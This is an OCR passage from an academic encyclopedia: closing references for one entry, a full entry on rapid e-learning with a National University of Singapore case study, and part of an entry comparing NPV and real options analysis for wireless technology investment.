Murphy, P. (2003). Trust, rationality, and the virtual team. In D. Pauleen (Ed.), *Virtual teams: Projects, protocols, and processes*. Hershey, PA: Idea Group.

Naughton, J. (1999). *A brief history of the future*. London: Weidenfeld & Nicolson.

Nelson, T. (1992). *Literary machines 93.1*. Watertown, MA: Eastgate Systems.

Vandenberghe, F. (2007, May). Régis Debray and mediation studies, or How does an idea become a material force? In P. Murphy (Ed.), *Special issue on medium theory and social knowledge, Thesis eleven: Critical theory and historical sociology* (89).

Weiner, N. (1948). *Cybernetics*. New York: John Wiley.

KEY TERMS

Autopoietic System: A self-making or self-organizing system

CERN: The High Energy Physics Laboratory, Geneva

Dialogue: A conversation and exchange of opinion between two or more persons

FTP: File Transfer Protocol, a convention for the transfer of files across computer networks

Peers: Persons who are equal in social or occupational standing

Power Law: Postulates that Internet goods (income, traffic, links, etc.) will follow Zipf-type distributions; for example, this predicts that a second-ranked site will be half as successful as a first-ranked site, and a tenth-ranked site will be a tenth as successful as the first-ranked

Search Engine: A program that searches the Web indexing and cataloguing the pages that it finds

System: A structured activity in which the "whole" is more than the sum of its "parts"

TELNET: An early protocol for network computing, enabling a user to logon to a remote machine and access its files

Rapid E-Learning in the University

Ivy Tan
University of Saskatchewan, Canada

Ravi Chandran
National University of Singapore, Singapore

DEFINITIONS OF RAPID E-LEARNING

Rapid e-learning (REL) is a phrase in common use since 2003. This article defines REL, describes types of REL authoring tools, discusses management and instructional issues surrounding REL in corporate and academic settings, and summarizes the experience of the National University of Singapore (NUS), an early adopter of the concept of REL since 2004.

Almost all current literature on the topic focuses on REL applications in corporate e-learning. There is very little academic research into issues surrounding REL because this is a recent development. At this stage of implementation of REL, the literature on the topic is limited. The following three definitions are commonly used:

1. Josh Bersin defined REL as a category of online training content, which can be developed in weeks, can be authored by subject matter experts (SMEs), and maintains instructional focus and quality (Bersin & De Vries, 2004). REL tools leverage on common software such as PowerPoint and then convert that to Flash or other formats for Web delivery with options to add audio and simple quiz. Content is published, edited, and republished by the SMEs with little or no assistance.
2. Patti Shank, President of Learning Peaks, broadened the definition to include rapid instructional design, development, deployment, and evaluation (Shank, 2006). REL is no longer just synonymous to the rapid authoring and development of content, but also to the streamlining of the entire project management process and production cycle.
3. Another possible definition of Rapid E-learning is when the phrase is used to indicate how rapidly e-learning is being adopted or embraced by an organization. (Tan, Lee & Goh, 2004).

The definitions by Bersin & Associates and Patti Shank, which include process and product, are widely accepted as the main definitions of REL.

TOOLS FOR CONTENT AUTHORING

Rapid e-learning tools can be classified into two types of applications: synchronous, real time, and asynchronous, any time software. Synchronous applications include virtual classroom tools like WebEx, Centra, Elluminate, Breeze Live, Interwise, and other software in this category. Presentations recorded during live lectures are reused in an asynchronous setting.

Examples of asynchronous applications include Breeze Presenter and Articulate, which convert PowerPoint slides with audio narration into Flash animations with options to include videos, animations, progress tracking, and assessment quizzes. Software such as Camtasia, Captivate, and Qarbon Viewlets capture screens along with mouse movements and clicks.

Contribute, a scaled down version of Dreamweaver, allows SMEs to author and edit HTML pages in an interface that resembles Microsoft Word. Wikis and blogs can also be classified as REL tools because they enable SMEs to publish and edit content in asynchronous mode.

MANAGEMENT ISSUES

In Spring of 2004, Josh Bersin & Associates surveyed 228 e-learning developers, mostly from the corporate sector in the United States, concerning challenges faced. Results showed that the greatest challenge was limited financial resources, followed by tight deadlines. Time and cost savings are main reasons why organizations embrace REL. According to Bersin and De Vries (2004), a course developed under the traditional production cycle with a timeframe of 3-11 weeks costing between $5,000 to $30,000 per instructional hour to produce with a team consisting of the SME, instructional designer, programmer, graphic artist, video and sound editors, and so forth, can be produced in less than 3 weeks with little or no budget and developed by the SME with professional guidance and templates.

The traditional production cycle:

Needs Analysis → Instructional Design → Development with technical team → Deployment → Evaluation

The REL production cycle:

Needs Analysis → Rapid Instructional Design and Development → Rapid Deployment → Rapid Evaluation

The main difference between the two production cycles is that the instructional design and development phases in the traditional cycle are being combined. The SME is responsible for hands on development of the final e-learning product with little or no help from the programmer and graphic artist. The final product can be rapidly published with the click of a mouse button. Questionnaires with predefined categories are used to ensure that evaluations are carried out rapidly and efficiently. From a management perspective, REL frees up developers' time and they can be assigned to projects that require their skills. It also solves the problem of instructional designers needing access to SME time.

INSTRUCTIONAL ISSUES

The instructional issues discussed here encompass type, or level of learning, content change, instructor control, and quality.

The first issue to consider when considering use of REL tools is the type of learning required. Blooms taxonomy classifies cognitive learning outcomes into six cognitive levels arranged in the following hierarchy: knowledge, comprehension, application, analysis, synthesis, and evaluation. REL supports learning at the knowledge and comprehension stage and can be implemented effectively when PowerPoint is used to deliver content. As we move up the Bloom's taxonomy, REL is not a good option because REL tools lack sophisticated capabilities to assess student learning beyond setting up simple quizzes. The tools cannot author games, complex interactivities, and simulations. It is difficult to use REL to assess if a student is able to apply a learned skill to a new situation. In certain disciplines, understanding of abstract concepts is classified as "knowledge," level 1 on the Bloom's taxonomy, but this is best taught through simulations. Developments of such courseware will not be rapid. Patti Shank (2006) said that REL is best suited for level 1 of the Bloom's taxonomy and for information broadcast, news, and updates.

The second issue is how frequently content changes. Maintenance cost is significantly reduced when SMEs are independently able to record or edit content using REL tools.

The third issue to consider is the autonomy of instructors and the control they exercise in determining content and methods of delivery for instructional material and courses. This is probably more frequently addressed in the academic setting than in the corporate setting. For example, some SMEs are not comfortable with the use of technology. In addition to writing content, the SME plays an active role in development and editing, which could be overwhelming, adding to pressure and workload. New SMEs teaching a course for the first time and not familiar with content authored by someone else may not be able to rapidly record a presentation with audio.

A fourth issue to consider is the quality of instructional materials. This is both a technical and a pedagogical issue. In projects requiring studio quality sound and video, traditional methods are recommended.

The Role of Instructional Designers in REL

With REL, the role of instructional designers is slightly changed. Instructional designers act as guides and facilitators, helping SMEs write and develop content using REL tools. REL is usually used to author content in small chunks of reusable learning objects (RLOs). The design of the course containing a sequence of RLOs, assessment, tracking, forum discussions, deployment, course evaluation, and revisions still require traditional instructional design skills. Hence, the role of the instructional designer is not diminished with the use of REL. When REL processes and methods are properly applied, it is possible to produce high quality courses for both blended and distance learning.

Worksheets, Checklists, and Templates

A research report on REL released in June 2006 by the eLearning Guild showed that 72% of respondents to the research survey who use REL tools also use templates to facilitate rapid design and the streamlining of the production process.

Instructional designers and project managers have always used worksheets and templates in the traditional production cycle, such as the ADDIE model. De Vries (2006) has successfully demonstrated how worksheets and templates can efficiently streamline the production process. Bersin calls this a "development toolkit" consisting of templates and guidelines on the use of color, font, lines of text per page and so forth. De Vries's toolkit consists of analysis and module development worksheets which enable instructional designers to work together with the SME to author content quickly in a framework guided by pedagogy. De Vries also designed a set of development, deployment, and evaluation checklists consisting of project management tasks to help instructional designers work more efficiently.

AN EARLY ADOPTER: THE NATIONAL UNIVERSITY OF SINGAPORE

The National University of Singapore (NUS) is a traditional research university with about 30,000 students. Students attend on-campus lectures. E-learning focuses on blended learning rather than distance learning. The Centre for Instructional Technology (CIT) at the NUS was set up in 1999 with the mission to provide a supportive environment for the exploration, development, and application of digital technologies to enhance teaching and learning.

In January 2004, the courseware team began a pilot project involving the use of Macromedia Breeze Presenter. The software enables faculty to enhance their PowerPoint presentations with multimedia content with ease. By installing a plug-in onto the user's PowerPoint software, audio narrations and quizzes can be added. The presentation is saved as a Flash movie on a Web server. These presentations can be classified as a group of Learning Objects created with Breeze. The learning objects can then be accessed online without launching PowerPoint and can be played on any PDA, PC, and Macintosh.

There were three main reasons for implementing REL at the university. The first reason is cost effectiveness. The courseware team had been developing multimedia courseware since 1999, adopting the traditional production model that involves a team of content experts, instructional designers, programmers, and graphic artists. While this method produced high quality courseware, the cost of maintaining and updating courseware is high. REL could reduce maintenance cost.

The second reason was to provide an efficient software solution to the instructors, which would hopefully result in greater buy-in to e-learning. The team observed that professors are not prepared to get involved in the development of complex courseware. Because PowerPoint is used extensively by instructors, an easy to use software that enhances the features of PowerPoint is more practical for most instructors rather than the service of a team of software developers.

Third, the CIT team hoped to build a repository of Breeze created learning objects quickly and efficiently. Learning objects could be shared, packaged, used, and re-used by different instructors. With these in mind, the CIT introduced the concept of rapid e-learning (REL) in January of 2004. Because REL is not suitable for every project, traditional courseware development remains a core service and REL compliments that. In addition to Breeze Presenter, the centre implemented the e-learning XHTML editor (eXe) and Centra, which can also be classified as REL tools. This case study on REL focuses on the use of Breeze Presenter as the REL tool.

Breeze Presenter was introduced to faculty through newsletters, road show demonstrations, direct approach to selected faculty, and workshops. For the first few sessions, an instructional technologist guided faculty members as they prepared their learning objects with Breeze. Instructors were able to work independently after one or two guided sessions. Formal instructor surveys were not conducted on the use of REL, partly due to the popularity of the software and its smooth integration into the e-learning infrastructure of the university. However, regular qualitative feedback from instructional technologists working with professors on

Breeze Presenter is very positive. Instructors embrace it because they have no problems learning the software, the user interface has not changed much since 2004, and Breeze enables them to add simple interactivity to PowerPoint presentations without technical assistance. Instructors like this sense of independence and flexibility. As of July 2006, more than 800 learning objects have been created with REL. Instructors use these learning objects to complement classroom lectures, tutorials, and supplementary lessons.

The CIT team conducted student surveys in June 2004, and 200 students responded (see Table 1).


As Table 1 indicates, 38.20% liked Breeze because they can access the presentations using a low bandwidth Internet connection. 19.50% of respondents liked it because they can selectively learn, Breeze presentations come with standard toolbars that allow users to navigate between slides, view slide notes, control audio and video, play, pause, and stop the presentation and search the presentation for key words. 9.7% of students either dislike Breeze or have no comments. It would be interesting to find out more about the opinions of these students through qualitative feedback. 11.40% of respondents liked the slide layout and lecture presentation style. This figure measures content delivery and indicates that there is room for improvement in the design of PowerPoint slides and content presentation. It is also indicative that there are students who do not prefer lecture style presentations. The NUS team believes that there is a place for REL authoring tools in the university. Figure 2 shows the IT infrastructure that supports e-learning. REL holds equal status to custom courseware.

The popularity of Breeze Presenter indicates that instructors find REL tools useful for performing certain tasks that once required the service of professional staff. Some professors became comfortable with using IT and continued to develop complex custom courseware after using Breeze. REL tools have increased the productivity of the CIT by increasing output and shortening production time. REL presentations require minimal maintenance support. The centre expects REL to become even more popular in the near future. Its place in the e-learning ecology of the university appears to be secure The pilot project achieved positive results in all three areas except that cost savings cannot be confirmed because the initial cost of implementation and software licensing was too high.

Table 1. What students like about Breeze

Reasons for liking Breeze Presentations	Percent
Ability to access presentation at low bandwidth	38.20%
Breeze characteristics such as design, layout, and UI	18.70%
Ability to selectively learn	19.50%
PowerPoint slide layout, graphics, and lecturer's presentation	11.40%
Other issues	2.50%
Dislikes Breeze	1.60%
No comments	8.10%

Figure 1. The e-learning IT infrastructure of the National University of Singapore



CHALLENGES OF REL IN THE UNIVERSITY

Instructional designers will not dispute the usefulness of worksheets, checklists, and templates of the type suggested by De Vries (2006). These are essential in REL. However, the e-learning environment in a large university is different from that of an industrial corporation. While it is feasible to use project management worksheets and checklists in the university context, templates are almost impossible to implement. In a traditional research university, professors make the final decision as to how a course is to be designed and taught, whereas instructional designers are restricted to offering suggestions. Imposing templates designed to ensure quality instructional design may be viewed as intrusive and could create tensions with faculty.

Other constraints on the use of REL in the university environment arise from the basic problem of quality. Poor presentation skills result in poor quality learning objects, no matter how sophisticated the technology employed. The university must find other ways to improve the quality of PowerPoint presentations without imposing templates. Fortunately, there are workshops designed to help instructors prepare PowerPoint slides and improve their presentation skills; it is important for SMEs interested in creating e-learning with REL tools to become well-versed on proper course design techniques (Boehle, 2005). By working with instructors, instructional designers can guide and make suggestions as to how a presentation can be improved without implementing templates. In this manner, both the specific skill sets of SMEs and instructional designers are maximized to create an optimal e-learning experience.

REL promises to reduce cost of production by shortening the production process and reducing the number of professional staff needed. The CIT is not able to confirm any cost reductions. The most recent eLearning Guild's research report on REL (2006) also could not conclude that REL reduces cost. In that report, 49% of respondents claimed REL reduces production cost, whereas 19% found the cost remained the same and 32% found it cost more. More research is needed to determine the reasons for this contradiction to cost reduction claims. The CIT found the cost of software licensing to be high. Moreover, there is a yearly software maintenance fee. For cost savings to be achieved, REL software must be reasonably priced, and some tools remain expensive.

The eLearning Guild's research report (2006) was unable to affirm that quality has not been sacrificed, despite the use of templates, worksheets, and checklists for quality control. In fact, the majority of respondents indicated that quality—as defined by look and feel, interactivity, learner retention, and behavior—either remained the same or decreased when compared with courses authored by traditional methods. Similarly, the NUS experience also points to a need for some form of quality assurance. When asked what it takes for REL to succeed, 83% of respondents in the eLearning Guild's 2006 survey replied that the involvement of instructional designers was paramount. Therefore, when the latter become more involved, it is realistic to assume that processes and methods will become fine-tuned and that quality issues will be mitigated.

All the same, SMEs are embracing REL because the tools are easy to use and they can perform basic tasks without assistance. Students like the easy-to-access, self-paced presentations.

FUTURE TRENDS AND CONCLUSION

Despite challenges, REL development promises time and cost savings, and increased productivity. In 2003, Larstan Business Reports, conducted a survey of 85 Fortune 500 companies and more than 80% of respondents reported that REL strategies would make a significant contribution to training efforts in their organization. The eLearning Guild REL report (June, 2006) showed that demand for REL among its members increased from 70% in 2005 to 82% in 2006. The report claimed that REL is currently the fastest growing trend in e-learning project management and authoring. This trend is expected to continue.

REL software that can author complex games and simulations beyond the current one-way transmission of content is on the horizon. Currently, application developers are responding to demand in the market for new and better authoring tools. It is widely expected that desktop applications like Microsoft Office will become available online in the near future. When this becomes reality, online versions of REL tools are likely to follow. It may eventually become common to integrate REL authoring tools into Learning and Content Management

Systems, further integrating content development and knowledge management.

REFERENCES

Bersin, J., & De Vries, J. (2004). *Rapid e-learning: What works: Market tools, techniques and best practices for building e-learning programs in weeks. Study Excerpts.* Oakland, CA: Bersin & Associates.

Boehle, S. (2005). Rapid e-learning. *Training*, *42*(7), 12. Minneapolis, MN.

Cooper, L.F. (2003). *Managing knowledge in Internet time*. Washington, DC: Larstan Business Reports.

De Vries, J. (2006, February). Rapid instructional design. In *Paper presented at the Online Symposium of the E-learning Guild on Rapid E-learning*, Santa Rosa, CA.

Pulichino, J. (2006). *Rapid e-learning research report.* Santa Rosa, CA: E-learning Guild.

Shank, P. (2006, February). Rapid e-learning: When, why and how. In *Paper presented at the Online Symposium of the E-learning Guild on Rapid E-Learning*, Santa Rosa, CA.

Tan, D., Lee, C.S., & Goh, W.S. (2004). The next generation of e-learning: Strategies for media-rich online teaching. *International Journal of Distance Education Technologies*, *2*(4), 1. Hershey, PA.

KEY TERMS

ADDIE: Abbreviation for analyze, design, develop, implement, evaluate. A step by step structured procedure that helps instructional designers use instructional material to create learning objects or e-learning courses.

Blended Learning: A combination of physical classroom instruction and online component of the course. Online components may supplement lectures and tutorials or they may consist of part of the curriculum which was previously taught in the physical classroom.

Bloom's Taxomony: Classification system of the cognitive domain by Benjamin Bloom in 1956. Learning outcomes are categorized into six levels: Knowledge, Comprehension, Application, Analysis, Synthesis, and Evaluation.

Distance Education: A course that is delivered without requiring students to attend lessons in a physical classroom.

LMS and LCMS: The learning content management system, or LCMS, allows users to share, search and reuse content (learning objects) for lessons. Learning objects can also be exported for use in another LCMS. LCMS manages content. The learning management system (LMS) manages the course and contains course information, assignments, schedules, and so forth. Today, commercial LMS includes the LCMS component and hence, LMS usually also means LCMS.

Rapid E-Learning (REL): A category of online training which can be developed in weeks, can be authored by subject matter experts (SMEs), and maintains instructional focus and quality.

Reuseable Learning Objects (RLOs): Small chucks of content in digital form. RLOs are tagged with information, stored in a repository, shared, and reused for teaching. Several learning objects put together form a lesson.

SME: Subject matter experts or content writers.

Tools: Software used to perform certain tasks or to create something in e-learning. When used in the context of an LMS, it means a feature in the LMS that enables users to perform a specific task.

Relationships between Wireless Technology Investment and Organizational Performance

Laurence Mukankusi
University of North Dakota, USA

Jared Keengwe
University of North Dakota, USA

Yao Amewokunu
Laval University, Canada

Assion Lawson-Body
University of North Dakota, USA

INTRODUCTION

Information technology (IT) investments are justified based on average improvement in performance (Peacock & Tanniru, 2005). Firms rely on those investments (Demirhan, Jacob, & Raghunathan, 2002; Duh, Chow, & Chen, 2006; Tuten, 2003) because executives believe that investments in wireless technologies help boost company performance. In this regard, the benefits from wireless technology applications depend on the extent to which they are congruent with the firm's performance (Duh et al., 2006). But, some IS researchers argue that competitors may easily duplicate investments in IT resources by purchasing the same hardware, software, and network, and hence resources necessarily do not provide sustained performance (Santhanam & Hartono, 2003).

The use of wireless communications and computing is growing quickly (Kim & Steinfield, 2004; Leung & Cheung, 2004; Yang, Chatterjee, & Chan, 2004). The future of wireless technology may also bring more devices that can operate using the many different standards and it may be possible that a global standard is accepted, such as the expected plans for the 3G technology UMTS. The wireless beyond 3G (B3G) systems or the so called composite radio environments (CRE) (or even 4G systems) possess multiple features that allow employees to collaborate with each other and provide diverse access alternatives (Kouis, Domestichas, Koundourakis, & Theologou, 2007). But issues of risk and uncertainty due to technical, organizational, and environmental factors continue to hinder executive efforts to produce meaningful evaluation of investment in wireless technology (Smith, Kulatilaka, & Venkatramen, 2002). Despite the use of investment appraisal techniques, executives are often forced to rely on instinct when finalizing wireless investment decisions. A key problem with evaluation techniques that emerges is their treatment of uncertainty and their failure to account for the fact that outside of a decision to reject an investment outright, firms may have an *option* to defer an investment until a later period (Tallon, Kauffman, Lucas, Whinston, & Zhu, 2002). In addition, many authors believe that if firms can combine the appropriate investment strategies to create a unique wireless technology capability, superior firm performance can be the result.

Utilization of wireless devices and being "connected" without wires is inevitable (Gebauer, Shaw, & Gribbins, 2004; Jarvenpaa, Lang, Reiner, Yoko, & Virpi, 2003). Market researchers predict that by the end of 2005, there will be almost 500 million users of wireless devices, generating more than $200 billion in revenues (Chang & Kannan, 2002; Xin, 2004). And by 2006, the global mobile commerce (m-commerce) market will be worth $230 billion (Chang & Kannan, 2002). Such predictions indicate the importance that is attached to wireless technologies as a way of supporting business activities. Evaluating investments in wireless technology and understanding which technology makes the "best fit" for a company or organization performance is difficult because of the numerous technologies and the costs, risks, and potential benefits associated with each technology.

The purpose of this study is twofold: first, to identify and discuss different investment options, and second, to assist in formulating a wireless technology investment strategy for increasing organizational performance. This article is organized as follows. The next section outlines wireless technology investments and organizational performance. The third section contains major uncertainties and risks in the field of wireless technologies. In the fourth section, wireless technology and IT investment tools are examined. In the fifth section, formulating a wireless technology investment strategy is discussed. The conclusion of this article is presented in the sixth section.

WIRELESS TECHNOLOGY INVESTMENTS AND ORGANIZATIONAL PERFORMANCE

Each year large and small businesses invest in wireless technologies to improve their business performance (Huang & Hu, 2004). The relationship between wireless technology investments and business performance is complex and multifaceted (Duh et al., 2006; Huang & Hu, 2004). In recent years, many authors have written about the resource-based view (RBV) theory to examine the IT-firm performance relationship (Ravichandran & Lertwongsatien, 2002). Many past studies in information systems (IS) have implicitly assumed that IS assets could have direct effects on firm performance (Ravichandran & Lertwongsatien, 2002; Santhanam & Hartono, 2003; Zhuang & Lederer, 2006). The main issue in this study is that wireless technology is necessary for business survival and that the appropriate investment in wireless technology resources and capabilities leads to enhanced firm performance (Lu & Ramamurthy, 2004). In fact, this theory based framework commonly referred to as the RBV has been adopted to address the productivity paradox, the controversy over the business value of IT, or wireless technology investments (Duh et al., 2006).

According to the RBV theory, the benefits of superior IT capability must be sustainable over time (Santhanam & Hartono, 2003; Zhuang & Lederer, 2006). So the wireless technology investment may not be immediately reflected in firm performance because it takes time for firms to assimilate new technology and realize related performance benefits. Researchers state that IT investments are made with long-term goals and there is a time lag in obtaining benefits (Santhanam & Hartono, 2003). Using cross-sectional archival data, Lu and Ramamurthy (2004) found that under low environmental dynamism conditions, the performance advantages of increased IT capability are found to sustain over time, and that the declining cost of wireless technology and IT over time provides improved performance (Demirhan et al., 2002).

Although some important work has been undertaken, the relationships between wireless technology investment strategies and organizational performance are not adequately represented in current IS research. This study is among the first effort toward this end.

MAJOR UNCERTAINTIES AND RISKS IN THE FIELD OF WIRELESS TECHNOLOGIES

Business transactions conducted through mobile devices such as palm-sized computers and vehicle-mounted interfaces, using wireless telecommunication networks, are termed mobile commerce (Benou & Bitos, 2007; Lin & Wang, 2006). These devices are transforming work practices and organizations (Scheepers, Scheepers, & Ngwenyama, 2006). Businesses today face several uncertainties in using wireless technology effectively (Shim, Varshney, Dekleva, & Knoerzer, 2003; Yang et al., 2004). One of the first uncertainties for managers investing in wireless technology is that standards may vary from country to country, making it difficult for devices to interface with networks in different locations (Shim et al., 2003; Tarasewich, Nickerson, & Warkentin, 2002).

Another uncertainty is that wireless networks lack the bandwidth of their wired counterparts (Tarasewich et al., 2002). Applications that run well on a wired network may encounter new problems with data availability, processing efficiency, concurrency control, and fault tolerance when ported to a mobile environment. Limited bandwidth inhibits the amount and types of data that can be transmitted to mobile devices. Significantly improved bandwidth is clearly needed before new types of mobile applications, such as Web access, video, document transfer, and database access can be implemented. Bandwidth is expected to increase rapidly over the next few years with the introduction of new generation of wireless technologies. It is therefore uncertain how fast firms will follow the increased bandwidth evolution.

User interface is another uncertainty related to the development of wireless technology (Shim et al., 2003). Mobile devices provide very restrictive user interfaces which limit possible employee and consumer uses of mobile technology. The ideal mobile user interface will exploit multiple input/output technologies. The employee should be able to switch effortlessly from text-based screens to streaming audio/video to voice-powered interaction. Mobile users require different input and output methods in different situations. It is necessary to create a range of standard interfaces that can be reused in different mobile devices. As wireless technology development promises to improve this interface, with such features as voice recognition, voice synthesis, and flexible screens, increased usage will likely result. New and more powerful user interfaces are essential to 3G (3 generation) wireless success.

Finally, security is another uncertainty related to wireless technologies (Shim et al., 2003). Beyond 3G (B3G) networks are deployed using different access scenarios that incorporate a specific security architecture that aims at protecting the users and the data exchanged among wireless communication devices (Xenakis & Ntantogian, 2007). The use of those architectures provides mutual authentication as well as confidentiality and integrity services to the data sent over the wireless networks (Xenakis & Ntantogian, 2007).

Where uncertainties exist, they are viewed as risks that will reduce the potential payoff of investment in wireless technology. Thus organizations may be hesitant to invest in a particular technology because they are afraid of high costs associated with potential obsolescence of technologies in which they may have invested. Given all these uncertainties and risks, past research on IT investments should be analyzed to provide a basis for understanding investment in wireless technology.

WIRELESS TECHNOLOGY AND INFORMATION TECHNOLOGY INVESTMENT TOOLS

IT investment justification is needed because investing in infrastructure without fully understanding the complex relationship between the application of IT and the investment strategies often contributes to a productivity paradox (Peacock & Tanniru, 2005). IT justification techniques vary from the traditional quantitative models, such as net present value (NPV), internal rate return (IRR), and payback, to those that link quantitative models with qualitative criteria or intangibles (Peacock & Tanniru, 2005). IT investment justification models can also vary from intuition-based cost-benefit analysis, regression analysis, payback rules, accounting rates of return, and financial and economic models such as NPV, to real options analysis (ROA) (Kohli & Sherer, 2002; Peacock & Tanniru, 2005; Walters & Giles, 2000).

Cost-Benefit Analysis

Cost-benefit analysis often requires substantial data collection and analysis of a variety of costs and benefits. However, most IT investments and their benefits involve great complexity and require a detailed cost-benefit analysis. This analysis involves explicitly spelling out the costs and benefits in a formula such as an equation for an investment that improves productivity (Kohli & Sherer, 2002).

Regression Analysis

Some authors use statistical analysis, such as regression analysis, to understand the relationship between the IT investment and payoff (Osei-Bryson & Ko, 2004). They usually examine the correlation table listing the strength of relationship between the investment (independent) variables and the payoff (dependent) variable.

Payback Rules

Payback rules track how many periods IT managers must wait before cumulated cash flows from the project exceed the cost of the investment project (Walters & Giles, 2000). If this number of periods is less than or equal to the firm's benchmark, the project gets the go-ahead (Walters & Giles, 2000).

Accounting Rates of Return

An accounting rate of return is the ratio of the average forecast profits over the project's lifetime (after depreciation and tax) to the average book value of the IT investment (Walters & Giles, 2000). Again, comparison with a threshold rate is sought before investment goes ahead (Walters & Giles, 2000). Payback rules and accounting rates of return do not take into account uncertainties and risks. Therefore, they are not adequate to analyze investment strategy in wireless technologies.

Net Present Value (NPV) Analysis

The time value of investment is represented in NPV. The NPV rule assumes that either the investment is reversible, or, if the investment is irreversible, the firm can only invest now; otherwise it will never be able to do so in the future (Tallon et al., 2002; Peacock and Tanniru, 2005). While NPV provides information about the time value of the investment, it does not take into account the risks or opportunities created by stopping, decreasing, or increasing investment in the future (Kohli & Sherer, 2002). In fact, the NPV has been widely criticized because of its inability to model uncertainty, a factor that is particularly relevant in the context of IT investment decisions (Tallon et al., 2002; Tuten, 2003). In evaluating IT investments that exhibit high growth potential and high uncertainty, NPV is inadequate, but real options analysis (ROA) seems to be a better tool (Tallon et al., 2002).

Using an NPV method of wireless technology investment analysis means, once the decision is made not to invest because of security issues, bandwidth limitations, or standard issues, it will likely not be revisited for some time. The NPV method will allow managers to mismanage investments in wireless technologies, because a firm could invest in a wireless technology with high cost and an uncertain payoff. With NPV, it is difficult to obtain accurate estimates of revenues and costs. In the absence of accurate estimates, NPV may lead to an erroneous decision.

Real Options Analysis (ROA)

The real options approach helps managers understand the potential payoff from IT investments in a multiphase investment scenario (Kohli & Sherer, 2002). Real option theory recognizes that the ability to delay, suspend, or abandon a project is valuable when the merits of the project are uncertain (Tallon et al., 2002). In practice, the application of real options has been proven difficult, though not impossible (Tallon et al., 2002). ROA remains a controversial technique because it is based on decision tree analysis which tends to include too much detail in the cash flow portion of the model. ROA in practice is inherently complex because there are many assumptions behind the different models used with it. In the context of wireless technology, some of those assumptions may be questionable. For example, few executives could assign a credible market value to an IT investment, especially where it is part of a multiphase project, such as upgrading network capacity as part of a wireless networking strategy (Tallon et al., 2002).

Despite any initial misgivings, the benefits of ROA remain attractive to wireless technology managers who are repeatedly faced with difficult investment decisions involving technical and organizational uncertainty, multiple forms of risk, and incomplete information. ROA is a positive step because it allows wireless technology implementation decision makers to consider risk and uncertainty factors in their investment decisions (Tallon et al., 2002).

ROA may be used to evaluate investment in wireless technology. An option gives the holder the right to invest now or at a future point in time (Tallon et al., 2002). If future developments of wireless technologies remove or otherwise reduce a key source of uncertainty to some satisfactory level, the firm may exercise its option and proceed with a full-blown implementation of the wireless technology investment. If, however, the uncertainty continues or is not adequately resolved, the expiration period can be extended thus reducing any risk of future losses. In high-risk areas involving emerging technologies such as wireless telecommunications, ROA is useful for discovering investment possibilities, particularly for firms seeking to acquire a first-mover advantage (Kulatilaka & Venkatraman, 2001). With ROA, firms may consider even an initial investment or small-scale pilot investment (Tallon et al., 2002).

NPV vs. ROA

Table 1 shows the comparison between NPV and ROA because both are the most used by IT and wireless technology executives (Tallon et al., 2002).

FORMULATING A WIRELESS TECHNOLOGY INVESTMENT STRATEGY

We argue that the use of the real option technique is appropriate to analyze investment in wireless technologies. Also, the amount or level of commitment

Table 1. NPV vs. ROA

NPV	ROA
Managers are passive investors	Managers are active investors
Managers do not have the flexibility to sell the asset	Managers have the flexibility to sell the asset
An NPV calculation only uses information that is known at the time of appraisal. The choice is all-or-nothing	An ROA uses an initial choice followed by more choices as information becomes available
NPV does not take into account uncertainties and risks	ROA takes into account uncertainties and risks
Managers do not have the flexibility to invest further, wait and see, or abandon the project entirely.	Managers do have the flexibility to invest further, wait and see, or abandon the project entirely.
According to the NPV theory the future cash flow of an investment project are estimated.	By contrast, real options calculations involve a wide range of future cash flow probability distribution
NPV does not use a decision tree analysis	Real options theory is related to a decision tree analysis
With NPV, subsequent decisions cannot modify the project once it is undertaken	With Real option theory, subsequent decisions can modify the project once it is undertaken.

an organization will take related to purchasing and implementing a given technology, in this case wireless technologies, must be considered. The different options of investment that exist in accordance with the amount or level of commitment of an organization are the following (Smith et al., 2002): Growth option, staging option, exit option, sourcing option, business scope option, and learning option.

Growth option is an investment choice that would allow for a company to invest with the intention that the expenditure could produce opportunities for the company that would be more beneficial than just the initial benefits produced by the technology. These opportunities can occur anywhere from immediately to well after the technology is implemented. Being able to provide an additional service that becomes lucrative and that stems from the technology would be an example of a growth option.

Financing a technology or purchasing a technology in "parts" or "stages" is considered the staging option. The benefit of purchasing a wireless technology in "stages" is that it allows managers to make decisions before each additional purchase or "stage." The benefits can be reevaluated before each additional expenditure to see if there is any marginal benefit and if further investment is needed. In wireless technology, such as wireless LANs (WLANs), an initial access point (AP) can be set up and if successful, further APs can be purchased and implemented.

If there is a current activity conducted by the business or organization that is not producing any clear benefit and is a high expense, the business or organization may want to slowly taper off such an activity. They may do this through the purchase of a standard technology. Then, the firm would be able to outsource to, partner with, or align with another organization to handle such an activity. This is classified as an exit option. An example of this could be a coffee shop that provides patrons with wired Internet access while they are at the coffee shop. If the cost of running a server with wired capabilities for Internet access became too costly, then the coffee shop could purchase an AP with 802.11b (a common standard in WLANs) to provide patrons that have wireless network interface cards (NICs) with Internet access. The coffee shop could be doing this before they outsource to or partner with another company that can

R

provide such a service more cheaply than the coffee shop could maintain themselves.

Sourcing options occur when a company or organization chooses to invest in a technology for the reason of adding input sources, channels, and/or platforms (Smith et al., 2002). A wireless example of this is a firm purchasing a printer that allows for Bluetooth and/or infrared communications in order to provide the advantage of accepting multiple inputs for the printer instead of inputting solely through a universal serial bus (USB) or parallel port. This would allow for printing from handheld devices (i.e., a different type of device besides notebooks or desktops).

Another option is a business scope option. This option provides a firm with the ability to “add to or adapt the product/service mix of the firm quickly and efficiently” (Smith et al., 2002). Using the coffee shop example again, a coffee shop that has no current offerings of Internet service to its patrons could add wireless APs to provide its patrons with Internet service, thus adding to the services the coffee shop provides.

